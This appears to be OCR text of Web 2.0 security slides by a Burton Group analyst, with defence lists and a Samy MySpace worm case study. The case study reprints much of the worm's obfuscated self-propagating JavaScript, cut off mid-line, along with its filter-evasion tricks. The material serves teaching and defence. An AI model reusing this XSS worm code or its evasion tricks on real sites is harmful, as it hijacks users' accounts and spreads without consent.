
from the Client

- Filter URLs
- Scan outbound POST data
- Scan outbound binary files
- Eliminate HTTP referer (sic) information to protect privacy
- Monitor HTTP request activity

the Client

- response provides content that may be inappropriate
- Scan inbound binary files
- Strip or rewrite select HTML and JavaScript code

Defending against Web 2.0 – perspective matters



Server

- Minimize session lifetime
- referer
- Parse and validate all URLs
- Scan uploaded binaries
- Scan uploaded user content
- Separate user interface content from web service content

- Use CAPTCHAs to make automated attacks difficult.
-
  identify sessions and prevent replay.
- Use two way SSL/TLS to validate sources on both sides.

Recommendations

- Whatever “ ” is, it is inevitable ;-)
- Loose, decoupled computing provides more opportunities for attackers.
  -
- Revert to computer science 101
  - Inputs, processing, outputs at the host and network layers.
  - There will be many iterations that need evaluation.
-
- Evaluate security mechanisms based on all sources and targets.

Thanks!

Pete Lindstrom
Senior Analyst
Burton Group
plindstrom@burtongroup.com

Ajax and – out of the kitchen, on to the endpoint

- AJAX
  - Javascript is the “active ingredient” that actually performs the operations;
  - DOM and CSS makes web page elements addressable by javascript;
  - XMLHTTPRequest hides requests from users
- Mashups
  - Increase the server-side attack surface for an application
  - Leverage third party sites that are outside of organization’s control
- Structured Distribution

(Samy

- Executed javascript within the CSS “style” tag
- Created an expression to store js and overcome code limitations for quotations (The quotes are used to [“tunnel” code through an initial parser, in this case MySpace’s outbound filter]).
- Obfuscated the word “javascript” by adding the \n escape code to create a new line, keeping the browser parsing of the word javascript intact while bypassing the filter with the characters “java\nscript”.
- Obfuscated quotes by converting decimal to ASCII codes for double quote.
- Obfuscated the words “innerHTML”, “onReadyStateChange” and “ ” by using the eval() function to join two strings.

Recommendations

- Authenticate wherever possible
  - Useful for portals, b2b websites, and other tight relationships
  - Assumes website org will validate third parties
- Filter at server and client
  - Known bad urls; behavior-based filtering; correlated phishing attacks
  - Look for javascript methods
- Contain / pre-process scripts
  - Proxies, sandboxes, and virtual machines
  - May be local or at gateway/perimeter
- Harden the environment
  - At the application layer, this is essentially message-based security (i.e. signing)
  - Don’t forget all of the other security at the other layers…

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var
O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var
L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.c
om'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return
N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-
Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function
getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all,
samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf
('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/in
dex.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}funct
ion postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var
AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParame
ter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',par
amsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,
getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID
```

Some people would call this a worm. I call it popularity. Regardless, I don't care about popularity, but it can't hurt, right?

Samy is my hero

10/04, 12:34 pm: You have 73 friends.

1 hour later, 1:30 am: You have 73 friends and 1 friend request.

7 hours later, 8:35 am: You have 74 friends and 221 friend requests.

Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

1 hour later, 9:30 am: You have 74 friends and 480 friend requests.

Oh wait, it's exponential, isn't it. Shit.

1 hour later, 10:30 am: You have 518 friends and 561 friend requests.

3 hours later, 1:30 pm: You have 2,503 friends and 6,373 friend requests.


I'm canceling my account. This has gotten out of control. I rule. I hope no one sues me.

I haven't been worried about anything in years, but today I was actually afraid of the unknown. I spend the rest of the day working, trying to get the ideas of what could happen out of my head.

5 hours later, 6:20 pm: I timidly go to my profile to view the

Samy worm demystified

- Wrote javascript that ran when viewing Samy's profile
  - Nice of his friends to propagate this without knowing it…
- Ran local javascript on unsuspecting client
- Local javascript automatically updated the user's profile to include Samy as a "friend".


Other Peoples Data
Other Peoples Servers
Clients
Web
App
Data
Other Peoples Clients

- Virtualization
-
  nomenclature
- Sandbox analysis